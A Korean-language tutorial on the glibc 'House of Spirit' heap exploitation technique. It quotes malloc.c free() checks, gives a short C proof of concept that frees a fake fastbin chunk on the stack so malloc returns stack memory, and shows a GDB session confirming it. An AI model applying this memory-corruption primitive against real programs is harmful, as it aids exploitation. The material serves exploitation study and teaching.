The House of Spirit[Korean]

List

House of Spirit

- _int_free()는 메모리가 해제 된 청크의 포인터가 올바르게 정렬 된 포인터인지 확인하기 위해 misaligned_chunk ()를 요청합니다.
  - 청크의 정렬이 올바르지 않으면 프로세스는 "free() : invalid pointer"메시지와 함께 종료됩니다.

malloc.c

```
  if ((unsigned long)(size) <= (unsigned long)(get_max_fast ())

#if TRIM_FASTBINS
      /*
        If TRIM_FASTBINS set, don't place chunks
        bordering top into fastbins
      */
      && (chunk_at_offset(p, size) != av->top)
#endif
      ) {
 if (__builtin_expect ((uintptr_t) p > (uintptr_t) -size, 0)
      || __builtin_expect (misaligned_chunk (p), 0))
    {
      errstr = "free(): invalid pointer";
    errout:
```

- _int_free()는 해당 chunk의 "size"에 저장된 값이 MINSIZE 보다 작고 해당 값이 정상적으로 정렬된 값인지 확인합니다.
  - 정상적이지 않다면 프로세스는 "free(): invalid size" 메시지와 함께 종료됩니다.

malloc.c

```
  if (__glibc_unlikely (size < MINSIZE || !aligned_OK (size)))
    {
      errstr = "free(): invalid size";
      goto errout;
    }
```

- _int_free()는 해당 chunk의 크기가 fastbin에 해당하는지 확인한 후에 다음 chunk의 size에 저장된 값이 다음과 같은 조건에 만족하는지 확인합니다.
  - 다음 chunk의 "size"에 저장된 값에서 사용된 flag bit를 모두 제거한 값이 2 * SIZE_SZ 보다 작거나 같은지 확인합니다.
  - 그리고 다음 chunk의 "size"에 저장된 값이 av->system_mem의 값보다 크거나 같은지 확인합니다.
  - 해당 Arena가 잠겨 있지 않을 경우 av→system_mem에 저장된 값이 거짓일 경우가 있습니다.
  - 그렇기 때문에 해당 Arena를 잠금 후에 앞에서 확인한 조건대로 값을 다시 확인합니다.


        - 해당 조건이 충족되면 다음 청크의 "size"에 저장된 값이 비정상이므로 "free () : invalid next size (fast)"메시지를 출력되고 프로세스를 종료합니다.
    - 위 조건들을 통과하면 해당 chunk는 정상적인 청크이며, 해당 chunk를 fastbin에 저장합니다.
        - _int_free()는 전달된 chunk의 포인터가 Stack에 존재하는지 확인하지 않습니다.

malloc.c

```
  if ((unsigned long)(size) <= (unsigned long)(get_max_fast ()))

#if TRIM_FASTBINS
      /*
        If TRIM_FASTBINS set, don't place chunks
        bordering top into fastbins
      */
      && (chunk_at_offset(p, size) != av->top)
#endif
      ) {

    if (__builtin_expect (chunksize_nomask (chunk_at_offset (p, size))
                          <= 2 * SIZE_SZ, 0)
        || __builtin_expect (chunksize (chunk_at_offset (p, size))
                             >= av->system_mem, 0))
    {
        /* We might not have a lock at this point and concurrent modifications
           of system_mem might have let to a false positive.  Redo the test
           after getting the lock.  */
        if (have_lock
            || ({ assert (locked == 0);
                  __libc_lock_lock (av->mutex);
                  locked = 1;
                  chunksize_nomask (chunk_at_offset (p, size)) <= 2 * SIZE_SZ
                    || chunksize (chunk_at_offset (p, size)) >= av->system_mem;
              }))
          {
            errstr = "free(): invalid next size (fast)";
            goto errout;
          }
        if (! have_lock)
          {
            __libc_lock_unlock (av->mutex);
            locked = 0;
          }
    }

    free_perturb (chunk2mem(p), size - 2 * SIZE_SZ);

    set_fastchunks(av);
    unsigned int idx = fastbin_index(size);
    fb = &fastbin (av, idx);

    /* Atomically link P to its fastbin: P->FD = *FB; *FB = P;  */
    mchunkptr old = *fb, old2;
    unsigned int old_idx = ~0u;
```

- House of Spirit은 stack에 가짜 청크를 쓰고 해당 stack의 주소에서 0x10을 더한 주소로 free()를 호출할 수 있을 경우 구현할 수 있습니다.
    - Stack에 Fastbin에 해당하는 Fake chunk를 작성한 후 메모리 할당을 malloc()에 요청 합니다.
    - 그리고 Fake chunk의 주소에 0x10를 더한 주소로 free()를 호출하면, 해당 chunk의 포인터가 Fastbin[]에 저장됩니다.
    - 해당 chunk의 크기로 malloc()을 호출하면, Fastbin[]에 저장된 Fake chunk의 포인터를 반환합니다.
    - 즉, 해당 포인터는 Stack영역의 메모리 입니다.
- 예를 들어 다음과 같이 Fake chunk의 "size"의 값이 0x80이고 다음 chunk의 "size"값이 0x1000인 Fake chunk를 Stack에 작성합니다.
    - 크기가 0x3e8(1000)인 메모리 할당을 malloc()에 요청합니다.
    - Fake chunk의 포인터(0x7fffffffe3d0)의 해제를 free()에 요청합니다.
    - 크기가 0x70인 메모리의 할당을 위해 malloc()을 호출합니다.
    - 할당자는 fastbinsY[6]에 저장된 포인터를 재 할당됩니다.
    - 반환된 메모리는 Stack영역입니다.

House of Spirit flow



Example

- 이 코드는 앞에서 언급한 예와 동일한 코드입니다.
  - Stack에 Fake chunk를 작성한 후 malloc()에 메모리 할당을 요청합니다.
  - 그리고 free()에 ptr에 저장되 값에 대해 메모리 해제를 요청합니다.
  - 다시 malloc()에 크기가 0x70인 메모리 할당을 요청합니다.

house_of_spirit.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void main(){
    unsigned long *ptr;
    unsigned long fake_chunk[20];

    fprintf(stderr,"fakeChunk : %p\n",fake_chunk);
    fprintf(stderr,"ptr : %p\n",&ptr);

    fake_chunk[1] = 0x80;
    fake_chunk[17] = 0x1000;

    malloc(1000);

    ptr = fake_chunk + 2;
    free(ptr);

    char *stack = malloc(0x70);

    fprintf(stderr,"Stack : %p\n",stack);
}
```

- 0x4006c0에서 Stack에 작성된 Fake chunk를 확인합니다.
  - 0x4006d8에서는 heap 공간의 생성과 arena의 값을 확인합니다.
  - 0x4006f9에서는 free()에 Fake chunk의 포인터를 전달한 후 fastbins의 변화를 확인합니다.
  - 0x400708에서는 malloc()에서 반환되는 포인터를 확인합니다.

Breakpoints

```
lazenca0x0@ubuntu:~$ gcc -o house_of_spirit house_of_spirit.c
lazenca0x0@ubuntu:~$ gdb -q ./house_of_spirit
Reading symbols from ./house_of_spirit...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0000000000400666 <+0>:     push   rbp
   0x0000000000400667 <+1>:     mov    rbp,rsp
   0x000000000040066a <+4>:     sub    rsp,0xc0
   0x0000000000400671 <+11>:     mov    rax,QWORD PTR fs:0x28
```

```
   0x000000000040067a <+20>:        mov    QWORD PTR [rbp-0x8],rax
   0x000000000040067e <+24>:        xor    eax,eax
   0x0000000000400680 <+26>:        mov    rax,QWORD PTR [rip+0x2009d9]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x0000000000400687 <+33>:        lea    rdx,[rbp-0xb0]
   0x000000000040068e <+40>:        mov    esi,0x4007d4
   0x0000000000400693 <+45>:        mov    rdi,rax
   0x0000000000400696 <+48>:        mov    eax,0x0
   0x000000000040069b <+53>:        call   0x400540 <fprintf@plt>
   0x00000000004006a0 <+58>:        mov    rax,QWORD PTR [rip+0x2009b9]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x00000000004006a7 <+65>:        lea    rdx,[rbp-0xc0]
   0x00000000004006ae <+72>:        mov    esi,0x4007e4
   0x00000000004006b3 <+77>:        mov    rdi,rax
   0x00000000004006b6 <+80>:        mov    eax,0x0
   0x00000000004006bb <+85>:        call   0x400540 <fprintf@plt>
   0x00000000004006c0 <+90>:        mov    QWORD PTR [rbp-0xa8],0x80
   0x00000000004006cb <+101>:        mov    QWORD PTR [rbp-0x28],0x1000
   0x00000000004006d3 <+109>:        mov    edi,0x3e8
   0x00000000004006d8 <+114>:        call   0x400550 <malloc@plt>
   0x00000000004006dd <+119>:        lea    rax,[rbp-0xb0]
   0x00000000004006e4 <+126>:        add    rax,0x10
   0x00000000004006e8 <+130>:        mov    QWORD PTR [rbp-0xc0],rax
   0x00000000004006ef <+137>:        mov    rax,QWORD PTR [rbp-0xc0]
   0x00000000004006f6 <+144>:        mov    rdi,rax
   0x00000000004006f9 <+147>:        call   0x400510 <free@plt>
   0x00000000004006fe <+152>:        mov    edi,0x70
   0x0000000000400703 <+157>:        call   0x400550 <malloc@plt>
   0x0000000000400708 <+162>:        mov    QWORD PTR [rbp-0xb8],rax
   0x000000000040070f <+169>:        mov    rax,QWORD PTR [rip+0x20094a]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x0000000000400716 <+176>:        mov    rdx,QWORD PTR [rbp-0xb8]
   0x000000000040071d <+183>:        mov    esi,0x4007ee
   0x0000000000400722 <+188>:        mov    rdi,rax
   0x0000000000400725 <+191>:        mov    eax,0x0
   0x000000000040072a <+196>:        call   0x400540 <fprintf@plt>
   0x000000000040072f <+201>:        nop
   0x0000000000400730 <+202>:        mov    rax,QWORD PTR [rbp-0x8]
   0x0000000000400734 <+206>:        xor    rax,QWORD PTR fs:0x28
   0x000000000040073d <+215>:        je     0x400744 <main+222>
   0x000000000040073f <+217>:        call   0x400520 <__stack_chk_fail@plt>
   0x0000000000400744 <+222>:        leave
   0x0000000000400745 <+223>:        ret
End of assembler dump.
gdb-peda$ b *0x00000000004006c0
Breakpoint 1 at 0x4006c0
gdb-peda$ b *0x00000000004006d8
Breakpoint 2 at 0x4006d8
gdb-peda$ b *0x00000000004006f9
Breakpoint 3 at 0x4006f9
gdb-peda$ b *0x0000000000400708
Breakpoint 4 at 0x400708
gdb-peda$
```

- 프로그램은 Fake chunk의 크기(0x80)를 QWORD PTR [0x7fffffffe470-0xa8]에 저장하고, 다음 chunk의 크기(0x1000)를 QWORD PTR [0x7fffffffe470-0xa8]에 저장합니다.
    - Stack에 Fake chunk가 생성되었습니다.

Fake chunks stored on the stack.

```
gdb-peda$ r
Starting program: /home/lazenca0x0/house_of_spirit
fakeChunk : 0x7fffffffe3c0
ptr : 0x7fffffffe3b0

Breakpoint 1, 0x00000000004006c0 in main ()
gdb-peda$ x/2i $rip
=> 0x4006c0 <main+90>:        mov    QWORD PTR [rbp-0xa8],0x80
   0x4006cb <main+101>:        mov    QWORD PTR [rbp-0x28],0x1000
gdb-peda$ i r rbp
rbp            0x7fffffffe470        0x7fffffffe470
```

```
gdb-peda$ ni

0x00000000004006cb in main ()
gdb-peda$ ni

0x00000000004006d3 in main ()
gdb-peda$ x/gx 0x7fffffffe470 - 0xa8
0x7fffffffe3c8:        0x0000000000000080
gdb-peda$ x/gx 0x7fffffffe470 - 0x28
0x7fffffffe448:        0x0000000000001000
gdb-peda$ x/20gx 0x7fffffffe3c8 - 0x8
0x7fffffffe3c0:        0x0000000000000000        0x0000000000000080
0x7fffffffe3d0:        0x0000000000000000        0x0000000000000000
0x7fffffffe3e0:        0x0000000000000000        0x0000000000000000
0x7fffffffe3f0:        0x00007ffffffffe568        0x0000000000000000
0x7fffffffe400:        0x0000000000000001        0x00007ffffffffe568
0x7fffffffe410:        0x0000000000000001        0x00007ffffffffe490
0x7fffffffe420:        0x00007ffff7ffe168        0x0000000000f0b5ff
0x7fffffffe430:        0x0000000000000001        0x000000000040079d
0x7fffffffe440:        0x00007ffffffffe46e        0x0000000000001000
0x7fffffffe450:        0x0000000000400750        0x0000000000400570
gdb-peda$
```

- malloc()에 메모리 할당을 요청하기 전에는 Heap 공간에 생성되지 않았기 때문에 Arena에 최소한의 정보만 가지고 있습니다.
    - malloc()이 메모리를 할당한 후에는 Heap 공간에 생성되어 flags, bins, system_mem, max_system_mem, 등에 값들이 초기화 됩니다.

Before and after requesting heap allocation

```
gdb-peda$ c
Continuing.

Breakpoint 2, 0x00000000004006d8 in main ()
gdb-peda$ p main_arena
$1 = {
  mutex = 0x0,
  flags = 0x0,
  fastbinsY = {0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0},
  top = 0x0,
  last_remainder = 0x0,
  bins = {0x0 <repeats 254 times>},
  binmap = {0x0, 0x0, 0x0, 0x0},
  next = 0x7ffff7dd1b20 <main_arena>,
  next_free = 0x0,
  attached_threads = 0x1,
  system_mem = 0x0,
  max_system_mem = 0x0
}
gdb-peda$ p &main_arena
$2 = (struct malloc_state *) 0x7ffff7dd1b20 <main_arena>
gdb-peda$ ni

0x00000000004006dd in main ()
gdb-peda$ p main_arena
$3 = {
  mutex = 0x0,
  flags = 0x1,
  fastbinsY = {0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0},
  top = 0x6023f0,
  last_remainder = 0x0,
  bins = {0x7ffff7dd1b78 <main_arena+88>, 0x7ffff7dd1b78 <main_arena+88>, 0x7ffff7dd1b88 <main_arena+104>,
0x7ffff7dd1b88 <main_arena+104>, 0x7ffff7dd1b98 <main_arena+120>,

...

    0x7ffff7dd21a8 <main_arena+1672>, 0x7ffff7dd21a8 <main_arena+1672>...},
  binmap = {0x0, 0x0, 0x0, 0x0},
  next = 0x7ffff7dd1b20 <main_arena>,
  next_free = 0x0,
  attached_threads = 0x1,
```

```
  system_mem = 0x21000,
  max_system_mem = 0x21000
}
gdb-peda$
```

- free()에 Fake chunk의 포인터(0x7ffffffe3d0)를 전달하여, 메모리를 해제하면 해당 chunk의 포인터는 fastbinsY[6]에 배치됩니다.
    - 해당 chunk를 재할당 받기위해 malloc()에 크기가 0x70인 메모리 할당을 요청하면, fastbinsY[6]에 배치된 chunk를 재할당하여 포인터(0x7ffffffe3d0)를 반환합니다.

Reallocate chunks registered in fastbins

```
gdb-peda$ c
Continuing.

Breakpoint 3, 0x00000000004006f9 in main ()
gdb-peda$ x/i $rip
=> 0x4006f9 <main+147>:        call   0x400510 <free@plt>
gdb-peda$ i r rdi
rdi            0x7fffffffe3d0        0x7fffffffe3d0
gdb-peda$ p main_arena->fastbinsY[6]
$4 = (mfastbinptr) 0x0
gdb-peda$ ni

0x00000000004006fe in main ()
gdb-peda$ p main_arena->fastbinsY[6]
$5 = (mfastbinptr) 0x7fffffffe3c0
gdb-peda$ c
Continuing.

Breakpoint 4, 0x0000000000400708 in main ()
gdb-peda$ i r rax
rax            0x7fffffffe3d0        0x7fffffffe3d0
gdb-peda$ c
Continuing.
Stack : 0x7fffffffe3d0
[Inferior 1 (process 21008) exited normally]
Warning: not running
gdb-peda$
```

Related information

- https://github.com/shellphish/how2heap
- https://gbmaster.wordpress.com/2015/07/21/x86-exploitation-101-house-of-spirit-friendly-stack-overflow/